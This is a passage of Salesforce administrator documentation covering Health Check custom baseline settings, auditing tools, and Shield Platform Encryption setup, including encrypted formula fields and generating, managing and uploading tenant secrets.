6. Save your settings, and import the file by choosing **Import XML** from the Baseline Controls menu.

   Note: Unexpected information in the XML file causes the import to fail. If your import fails, you receive a detailed message in Lightning Experience to help you resolve the problem. However, in Salesforce Classic, you don't receive a message, so switch to Lightning Experience for troubleshooting assistance.
7. To confirm that your file uploaded, click the baseline dropdown and select your file.



Example:



SEE ALSO:

- Custom Baseline File Requirements (Beta)
- How Is the Health Check Score Calculated?
- Security Health Check

Custom Baseline File Requirements (Beta)

To have a successful Health Check custom baseline import, make sure that your file and settings meet the requirements.

This release contains a beta version of Custom Baseline, which means it's a high-quality feature with known limitations. General availability, with complete documentation and support, is planned for a subsequent release.

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

XML File

Use a valid XML file, with only English language characters. The file cannot be larger than 20 KB. Each custom baseline must have unique Name and Developer Name field values. Surround each value in quotation marks. Be careful not to delete any when editing the file.

Custom Baseline Security Setting Fields and Values

You cannot add or delete the Health Check settings from the file, but you can change their weights and values.

Certificate and Key Management

Setting	Accepted Values
`Expiration Date`	Enter the number of days between "0.0" (highest risk) and "180.0"
`Key Size`	Two key sizes are possible: "4096.0" or "2048.0" (highest risk) Note: To not allow the 2048 key size, enter a standard value of "4096.0" and a warning value of any number between "2048.0" and "4096.0".

File Handling Options

Setting	Accepted Values
`File Upload And Download Security Settings`	Any integer "0.0" or greater (the higher the value, the greater the risk)

Login Access Policies

Setting	Accepted Values
`Administrators Can Log In As Any User`	• "0.0"—Checkbox deselected • "2.0"—Checkbox selected (highest risk)

Network Access

Setting	Accepted Values
`Trusted IP Ranges`	Any integer "0.0" or greater ("0.0" is highest risk)

Password Policies

Setting	Accepted Values
`User passwords expire in`	• "2147483647.0"—Never expires (highest risk) • "365.0"—1 year • "180.0"—180 days • "90.0"—90 days • "60.0"—60 days • "30.0"—30 days

Setting	Accepted Values
`Enforce password history`	Any integer between "0.0" (highest risk) and "24.0"
`Minimum password length`	Any integer between "5.0" (highest risk) and "50.0"
`Password complexity requirement` (see Note)	• "0.0" —No restriction (highest risk) • "1.0"—Alphanumeric • "2.0"—Special characters • "3.0"—Upper and lower case numeric • "4.0"—Upper and lower case numeric with special characters
`Password question requirement`	• "0.0"—No restriction (highest risk) • "1.0"—Password hint cannot contain password
`Maximum invalid login attempts`	• "1000.0"—No limit (highest risk) • "10.0"—10 attempts • "5.0"—5 attempts • "3.0"—3 attempts
`Lockout effective period`	• "15.0"—15 minutes (highest risk) • "30.0"—30 minutes • "60.0"—60 minutes • "2147483647.0"—Forever (admin must reset)
`Obscure secret answer for password resets`	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
`Require a minimum 1 day password lifetime`	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected

Remote Site Settings

Setting	Accepted Values
`Remote Site`	• "0.0"—No remote site setting is set or those that are set have the Disable Protocol Security checkbox deselected • "2.0"—At least one remote site setting has the Disable Protocol Security checkbox selected (highest risk)

Session Settings

Setting	Accepted Values
Timeout Value	• "24.0"—24 hours • "12.0"—12 hours • "8.0"—8 hours • "4.0"—4 hours • "2.0"—2 hours • "1.0"—1 hour • "0.5"—30 minutes • "0.25"—15 minutes (highest risk)
Disable session timeout warning popup	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Force logout on session timeout	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Lock sessions to the IP address from which they originated (see Note)	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Lock sessions to the domain in which they were first used	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Force relogin after Login-As-User	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Enforce login IP ranges on every request	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Enable caching and autocomplete on login page	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Enable the SMS method of identity confirmation	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
Enable clickjack protection for Setup pages	This setting is enabled by default. To change it, contact Salesforce.
Enable clickjack protection for non-Setup Salesforce pages	This setting is enabled by default. To change it, contact Salesforce.
Enable clickjack protection for customer Visualforce pages with standard headers	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected

Setting	Accepted Values
`Enable clickjack protection for customer Visualforce pages with headers disabled`	• "0.0"—Checkbox deselected (highest risk) • "2.0"—Checkbox selected
`Enable CSRF protection on GET requests on non-setup pages`	This setting is enabled by default. To change it, contact Salesforce.
`Enable CSRF protection on POST requests on non-setup pages`	This setting is enabled by default. To change it, contact Salesforce.

SEE ALSO:

Create a Custom Baseline for Health Check (Beta)

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

To verify that your system is actually secure, you should perform audits to monitor for unexpected changes or usage trends.

Record Modification Fields
All objects include fields to store the name of the user who created the record and who last modified the record. This provides some basic auditing information.

Login History
You can review a list of successful and failed login attempts to your organization for the past six months. See Monitor Login History on page 1009.

Field History Tracking
You can also enable auditing for individual fields, which will automatically track any changes in the values of selected fields. Although auditing is available for all custom objects, only some standard objects allow field-level auditing. See Field History Tracking on page 1020.

Setup Audit Trail
Administrators can also view a Setup Audit Trail, which logs when modifications are made to your organization's configuration. See Monitor Setup Changes on page 1017.

Salesforce Shield

Salesforce Shield is a trio of security tools that admins and developers can use to build a new level of trust, transparency, compliance, and governance right into business-critical apps. It includes Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your organization.

Platform Encryption

Platform Encryption allows you to natively encrypt your most sensitive data at rest across all your Salesforce apps. This helps you protect PII, sensitive, confidential, or proprietary data and meet both external and internal data compliance policies while keeping critical app functionality — like search, workflow, and validation rules. You keep full control over encryption keys and can set encrypted data permissions to protect sensitive data from unauthorized users. See Platform Encryption. on page 772

Event Monitoring

Event Monitoring gives you access to detailed performance, security, and usage data on all your Salesforce apps. Every interaction is tracked and accessible via API, so you can view it in the data visualization app of your choice. See who is accessing critical business data when, and from where. Understand user adoption across your apps. Troubleshoot and optimize performance to improve end-user experience. Event Monitoring data can be easily imported into any data visualization or application monitoring tool like Wave Analytics, Splunk, or New Relic. To get started, check out our Event Monitoring training course.

Field Audit Trail

Field Audit Trail lets you know the state and value of your data for any date, at any time. You can use it for regulatory compliance, internal governance, audit, or customer service. Built on a big data backend for massive scalability, Field Audit Trail helps companies create a forensic data-level audit trail with up to 10 years of history, and set triggers for when data is deleted. See Field Audit Trail on page 1024.

Protect Your Salesforce Data with Shield Platform Encryption

Shield Platform Encryption gives your data a whole new layer of security while preserving critical platform functionality. It enables you to encrypt sensitive data at rest, and not just when transmitted over a network, so your company can confidently comply with privacy policies, regulatory requirements, and contractual obligations for handling private data.

Shield Platform Encryption builds on the data encryption options that Salesforce offers out of the box. Data stored in many standard and custom fields and in files and attachments is encrypted using an advanced HSM-based key derivation system, so it is protected even when other lines of defense have been compromised.

Your data encryption key is never saved or shared across organizations. Instead, it is derived on demand from a master secret and your organization-specific tenant secret, and cached on an application server.

You can try out Shield Platform Encryption at no charge in Developer Edition orgs. It is available in sandboxes after it has been provisioned for your production org.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Encrypt Fields and Files

Specify the fields and files you want to encrypt. Remember that encryption is not the same thing as field-level security or object-level security. Those should already be in place before you implement your encryption strategy.

Manage Shield Platform Encryption

To provide Shield Platform Encryption for your organization, contact your Salesforce account executive. They'll help you provision the correct license so you can get started on creating your own unique tenant secret.

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. We combine these secrets to create your unique data encryption key. We use that key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Platform Encryption Best Practices

Take the time to identify the most likely threats to your organization. This will help you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some trade-offs. When your data is strongly encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

SEE ALSO:

- Salesforce Platform Encryption Implementation Guide
- What's the Difference Between Classic Encryption and Shield Platform Encryption?
- Salesforce Platform Encryption Architecture

Encrypt Fields and Files

Specify the fields and files you want to encrypt. Remember that encryption is not the same thing as field-level security or object-level security. Those should already be in place before you implement your encryption strategy.

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Available in both Salesforce Classic and Lightning Experience.

Encrypt Fields

Select the fields you want to encrypt. When a field is encrypted, its value is masked for users who don't have permission to view encrypted data.

Encrypt Data in Chatter (Pilot)

Enabling encryption for Chatter secures information that users discuss and share in Chatter. You can encrypt feed posts, questions and answers, link names, comments, and poll questions.

Encrypt Files and Attachments

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

Fix Compatibility Problems

When you select fields or files to encrypt, Salesforce automatically checks for potential side effects and warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear these problems up.

Retrieve Encrypted Data with Formulas (Beta)

Use custom formula fields to quickly find encrypted data. You can write formulas with several operators and functions, render encrypted data in text, date, and date/time formats, and reference quick actions.

SEE ALSO:

- Platform Encryption Overview

Encrypt Fields

Select the fields you want to encrypt. When a field is encrypted, its value is masked for users who don't have permission to view encrypted data.

Depending on the size of your organization, enabling a standard field for encryption can take a few minutes.

1. Make sure that your organization has an active encryption key. If you're not sure, check with your administrator.
2. From Setup, use the `Quick Find` box to find the Platform Encryption setup page.
3. Click **Encrypt Fields**.
4. Click **Edit**.
5. Select the fields you want to encrypt, and save your settings.

The automatic Platform Encryption validation service will now check for settings in your organization that might block encryption. You'll receive an email with suggestions for fixing any incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Salesforce recommends updating existing records to ensure that their field values are encrypted. For example, if you encrypt the `Description` field on the Case object, use the Data Loader to update all case records. Contact Salesforce if you need help with this.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

- Which Fields Can I Encrypt?
- Field Limits with Shield Platform Encryption
- Data Loader
- What Does My Encrypted Data Look Like?
- API Guide: CustomField
- Retrieve Encrypted Data with Formulas (Beta)

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- "View Setup and Configuration"

To encrypt fields:
- "Customize Application"

Encrypt Data in Chatter (Pilot)

Enabling encryption for Chatter secures information that users discuss and share in Chatter. You can encrypt feed posts, questions and answers, link names, comments, and poll questions.

Note: We provide encryption for Chatter to selected customers through a pilot program that requires agreement to specific terms and conditions. To be nominated to participate in the program, contact Salesforce. Pilot programs are subject to change, and we can't guarantee acceptance. Encryption for Chatter isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for encryption for Chatter in the Chatter Product group in the Success Community.

We recommend that you implement encryption for Chatter in a dedicated Sandbox environment.

Unlike encryption for custom and standard fields, enabling encryption for Chatter encrypts all eligible Chatter fields.

1. To enable access to this feature, first contact Salesforce.
2. Assign all users in your org the "View Encrypted Data" permission.
3. Make sure that your org has an active encryption key. If you're not sure, check with your administrator.
4. From Setup, use the `Quick Find` box to find the Platform Encryption setup page.
5. Click **Encrypt Chatter**.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- "View Setup and Configuration"

To encrypt fields:
- "Customize Application"

The automatic Shield Platform Encryption validation service checks for settings that could block encryption. If the service finds potential problems, you're sent an email with suggestions for fixing the problems.

After you activate encryption for Chatter, new data that you enter into Chatter gets encrypted. Existing data is not encrypted. Mass-encryption for historic Chatter data isn't available. To encrypt existing data, simply edit or update the data in any supported field.

When you edit or update an encrypted Chatter field, the field's revision history is also encrypted. For example, if you update a post, the old version of the post remains encrypted.

Note: Beginning with Spring '17, Shield Platform Encryption no longer masks encrypted data. This may affect some users' ability to work with encrypted data. If you have data you don't want specific users to see, revisit their field-level security settings on page 540, record access settings, and object permissions on page 543.

Encrypt Files and Attachments

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

Note: Before you begin, make sure that your organization has an active encryption key; if you're not sure, check with your administrator.

1. From Setup, enter *Platform Encryption* in the Quick Find box, then select **Platform Encryption**.
2. Select **Encrypt Files and Attachments**.
3. Click **Save**.

Important: Users with access to the file can work normally with it regardless of their encryption-specific permissions. Users who are logged in to your org and have read access can search and view the body content.

Users can continue to upload files and attachments per the usual file size limits. Expansion of file sizes caused by encryption doesn't count against these limits.

Turning on file and attachment encryption affects new files and attachments. It doesn't automatically encrypt files and attachments that were already in Salesforce. To encrypt existing files, contact Salesforce.

To check whether a file or attachment is encrypted, look for the encryption indicator on the detail page of the file or attachment. You can also query the `isEncrypted` field on the ContentVersion object (for files) or on the Attachment object (for attachments).

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.


Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- "View Setup and Configuration"

To encrypt files:
- "Customize Application"

Here's What It Looks Like When a File Is Encrypted.



SEE ALSO:

- Which Files Are Encrypted?
- Data Loader
- The ContentVersion object
- API Guide: Attachment

Fix Compatibility Problems

When you select fields or files to encrypt, Salesforce automatically checks for potential side effects and warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear these problems up.

If your results include error messages, you're probably running into one or more of these limitations:

Portals

You can't encrypt standard fields, because a customer portal or a partner portal is enabled in your organization. To deactivate a customer portal, go to the Customer Portal Settings page in Setup. To deactivate a partner portal, go to the Partners page in Setup.

Note: Communities are not related to this issue. They are fully compatible with encryption.

Criteria-Based Sharing Rules

You've selected a field that is used in a filter in a criteria-based sharing rule.

SOQL/SOSL queries

You've selected a field that's used in an aggregate function in a SOQL query, or in a WHERE, GROUP BY, or ORDER BY clause.

Formula fields

You've selected a field that's referenced by a custom formula field in an unsupported way. Only concatenation (&), isBlank(), and isNull() are supported.

Skinny tables

You've selected a field that's used in a skinny table.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

Back to Parent Topic

Retrieve Encrypted Data with Formulas (Beta)

Use custom formula fields to quickly find encrypted data. You can write formulas with several operators and functions, render encrypted data in text, date, and date/time formats, and reference quick actions.

Note: This release contains a beta version of encryption support for formulas, which means it's a high-quality feature with known limitations. Encryption support for formulas isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for encryption support for formulas in the IdeaExchange.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Supported Operators, Functions, and Actions

Supported operators and functions:

- `&` and `+` (concatenate)
- `BLANKVALUE`
- `CASE`
- `HYPERLINK`
- `IF`
- `IMAGE`
- `ISBLANK`
- `ISNULL`
- `NULLVALUE`

Also supported:

- Spanning
- Quick actions

Formulas can return data only in `text`, `date`, or `date/time` format.

`&` And `+` (Concatenate)

This works:	`(encryptedField__c & encryptedField__c)`
Why it works:	This works because `&` is supported.
This doesn't work:	`LOWER(encryptedField__c & encryptedField__c)`

Why it doesn't work:	`LOWER` isn't a supported function, and the input is an encrypted value.

Case

`CASE` returns encrypted field values, but doesn't compare them.

This works:	`CASE(custom_field__c, "1", cf2__c, cf3__c))` where either or both `cf2__c` and `cf3__c` are encrypted
Why it works:	`custom_field__c` is compared to "1". If it is true, the formula returns `cf2__c` because it's not comparing two encrypted values.
This doesn't work:	`CASE("1", cf1__c, cf2__c, cf3__c)` where `cf1__c` is encrypted
Why it doesn't work:	You can't compare encrypted values.

`ISBLANK` and `ISNULL`

This works:	`OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))`
Why it works:	Both `ISBLANK` and `ISNULL` are supported. `OR` works in this example because `ISBLANK` and `ISNULL` return a Boolean value, not an encrypted value.

Spanning

This works:	`(LookupObject1__r.City & LookupObject1__r.Street) & (LookupObject2__r.City & LookupObject2__r.Street) & (LookupObject3__r.City & LookupObject3__r.Street) & (LookupObject4__r.City & LookupObject4__r.Street)`
How and why you use it:	Spanning retrieves encrypted data from multiple entities. For example, let's say you work in the customer service department for Universal Containers. A customer has filed a case about a distribution problem, and you want to see the scope of the issue. You want all the shipping addresses related to this particular case. This example returns all the customers' shipping addresses as a single string in your case layout.

Validation

The encryption validation service checks your org to make sure that it's compatible with encrypted formula field types.

When you encrypt a given field, the validation service:

- Retrieves all formula fields that reference the field
- Verifies that the formula fields are compatible with encryption
- Verifies that the formula fields aren't used elsewhere for filtering or sorting

Limits

No more than 100 formula fields can reference a given encrypted custom field. A field that is referenced by more than 100 formula fields can't be encrypted. If you need to reference an encrypted custom field from more than 100 formula fields, contact Salesforce.

When you specify multiple fields to encrypt at one time, the 100-field limit is applied to the whole batch. If you know you are encrypting fields that have a lot of formula fields pointing to them, encrypt those fields one at at a time.

Important: Beginning in Spring '17, Shield Platform Encryption no longer masks encrypted data. To get the most out of encryption support for custom formula field types, we recommend that you approve the "Turn Off Masking for Encrypted Data" critical update.

To activate this critical update:

1. Review your field-level security settings for any field types that include encrypted data. Ensure that field access is properly set in your org.
2. From Setup, enter *Critical Updates* in the Quick Find box and select **Critical Updates**.
3. For Turn Off Masking for Encrypted Data, click **Activate**.
4. Refresh your browser page.

Manage Shield Platform Encryption

To provide Shield Platform Encryption for your organization, contact your Salesforce account executive. They'll help you provision the correct license so you can get started on creating your own unique tenant secret.

Assign the "Manage Encryption Keys" and "Customize Application" permissions to people you trust to manage tenant secrets and encryption keys for your organization. Users with the "Manage Encryption Keys" permission can generate, export, import, and destroy organization-specific keys, so it's a good idea to monitor the key management activities of these users regularly with the setup audit trail.

Authorized developers can generate, rotate, export, destroy and re-import tenant secrets by coding a call to the TenantSecret object in the Salesforce API.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Generate a Tenant Secret

You can have Salesforce generate a unique tenant secret for your organization, or you can generate your own tenant secret using your own external resources. In either case, you manage your own tenant secret: you can rotate it, archive it, and designate other users to share responsibility for it.

Rotate Your Encryption Keys

You control the lifecycle of your organization's data encryption keys by controlling the lifecycle of your tenant secrets. You should regularly generate a new tenant secret and archive the previously active one.

Back Up Your Tenant Secret

Your tenant secret is unique to your organization and to the specific data to which it applies. Salesforce recommends that you export your secret to ensure continued data access in cases where you need to gain access to the related data again.

Destroy A Tenant Secret

Only destroy tenant secrets in extreme cases where access to related data is no longer needed. Your tenant secret is unique to your organization and to the specific data to which it applies. Once you destroy a tenant secret, related data is not accessible unless you previously exported the key and then import the key back into Salesforce

Turn Shield Platform Encryption Off

At some point, you may need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

SEE ALSO:

Platform Encryption Overview

Tenant Secret API

Generate a Tenant Secret

You can have Salesforce generate a unique tenant secret for your organization, or you can generate your own tenant secret using your own external resources. In either case, you manage your own tenant secret: you can rotate it, archive it, and designate other users to share responsibility for it.

When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, we strongly recommend re-encrypting these fields using the latest key. Contact Salesforce for help with this.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Generate a Tenant Secret with Salesforce

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

Manage Tenant Secrets by Type

Tenant secret types allow you to specify which kind of data you want to encrypt with a tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files or other data stored in Salesforce.

Generate Your Own Tenant Secret (BYOK)

When you supply your own tenant secret, you get the benefits of built-in Salesforce Shield Platform Encryption plus the extra assurance that comes from exclusively managing your tenant secret.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- "Manage Encryption Keys"

SEE ALSO:

Permission Sets

Profiles

API Guide: TenantSecret

Generate a Tenant Secret with Salesforce

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

Only authorized users can generate tenant secrets from the Platform Encryption page. Ask your Salesforce admin to assign you the "Manage Encryption Keys" permission.

1. From Setup, enter *Platform Encryption* in the Quick Find box and select **Platform Encryption**.
2. In the Choose Tenant Secret Type dropdown list, choose a data type.
3. Click **Generate Tenant Secret**.

   How often you can generate a tenant secret depends on the tenant secret type.

   - You can generate tenant secrets for the Data in Salesforce type once every 24 hours in production orgs, and once every 4 hours in Sandbox orgs.
   - You can generate tenant secrets for the Search Index type once every 7 days.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Manage Tenant Secrets by Type

Tenant secret types allow you to specify which kind of data you want to encrypt with a tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files or other data stored in Salesforce.

Tenant secrets are categorized according to the kind of data they encrypt.

- Data in Salesforce, which includes fields, attachments, and files other than search index files
- Search index files

Note: Tenant secrets that were generated or uploaded before the Spring '17 release are categorized as the Data in Salesforce type.

1. From Setup, enter *Platform Encryption* in the Quick Find box and select **Platform Encryption**.
2. In the Choose Tenant Secret Type dropdown list, choose a data type.

   The Key Management section displays all tenant secrets of that data type. If you generate or upload a tenant secret while viewing tenant secrets of a particular type, it becomes the active tenant secret for that data.

   You can't encrypt search index files with customer-supplied tenant secrets. To enable search index encryption, contact your Salesforce account executive or open a support ticket.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Generate Your Own Tenant Secret (BYOK)

When you supply your own tenant secret, you get the benefits of built-in Salesforce Shield Platform Encryption plus the extra assurance that comes from exclusively managing your tenant secret.

Controlling your own tenant secret entails generating a BYOK-compatible certificate, using that certificate to encrypt and secure your self-generated tenant secret, then granting the Salesforce Shield Platform Encryption key management machinery access to your tenant secret.

1. Generate a BYOK-Compatible Certificate
   Use Salesforce to generate a certificate to encrypt the tenant secret that we'll use to derive your org-specific data encryption key. You can generate a self-signed or certificate-authority (CA) signed certificate.
2. Generate and Wrap Your Tenant Secret
   Generate a random number as your tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the certificate you generated.
3. Upload Your Tenant Secret
   Once you have your tenant secret, upload it to Salesforce so that the Shield Platform Encryption key management machinery can use it to derive your org-specific data encryption key.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Generate a BYOK-Compatible Certificate

Use Salesforce to generate a certificate to encrypt the tenant secret that we'll use to derive your org-specific data encryption key. You can generate a self-signed or certificate-authority (CA) signed certificate.

To create a self-signed certificate:

1. In Setup, use the Quick Find box to go to the Platform Encryption page.
2. Click **Upload Tenant Secret**.
3. Click **Create Self-Signed Certificate**.
4. Enter a unique name for your certificate in the Label field. The Unique Name field to automatically assign a name based on what you entered in the Label field.

   The **Exportable Private Key**, **Use Platform Encryption**, and **Key Size** settings are pre-selected. This ensures that your self-signed certificate is compatible with Salesforce Shield Platform Encryption.

   Important: You can also create a BYOK-compatible self-signed certificate from the Certificate and Key Management page. If you chose this option, you must 1) disable **Exportable Private Key**, 2) specify a 4096-bit certificate size, and 3) enable **Platform Encryption**.

EDITIONS

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
Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Customize Application"

  AND

  "Manage Encryption Keys"



5. When the Certificate and Key Detail page appears, click **Download Certificate**.

   If you're not sure whether a self-signed or CA-signed certificate is right for you, consult your organization's security policy. See Certificates and Keys in the Salesforce Help for more about what each option implies.

   To create a CA-signed certificate, follow the instructions to Generate a Certificate Signed By a Certificate Authority. Remember to manually change the **Exportable Private Key**, **Key Size**, and **Platform Encryption** settings to ensure that your certificate is BYOK-compatible.

Generate and Wrap Your Tenant Secret

Generate a random number as your tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the certificate you generated.

1. Generate a 256-bit tenant secret using the method of your choice.

   You can generate your tenant secret in one of two ways:

   - Use your own on-premise resources to generate a tenant secret programmatically, using an open source library such as Bouncy Castle or OpenSSL.

     Tip: We've provided a script on page 792 that may be useful as a guide to the process.

   - Use a key brokering partner that can generate, secure, and share access to your tenant secret.

2. Wrap your tenant secret with the public key from the BYOK-compatible certificate you generated.

   Specify the OAEP padding scheme. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64.

3. Encode this encrypted tenant secret to base64.
4. Calculate an SHA-256 hash of the plaintext tenant secret.
5. Encode the SHA-256 hash of the plaintext tenant secret to base64.

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- "Customize Application"


  AND

  "Manage Encryption Keys"

Upload Your Tenant Secret

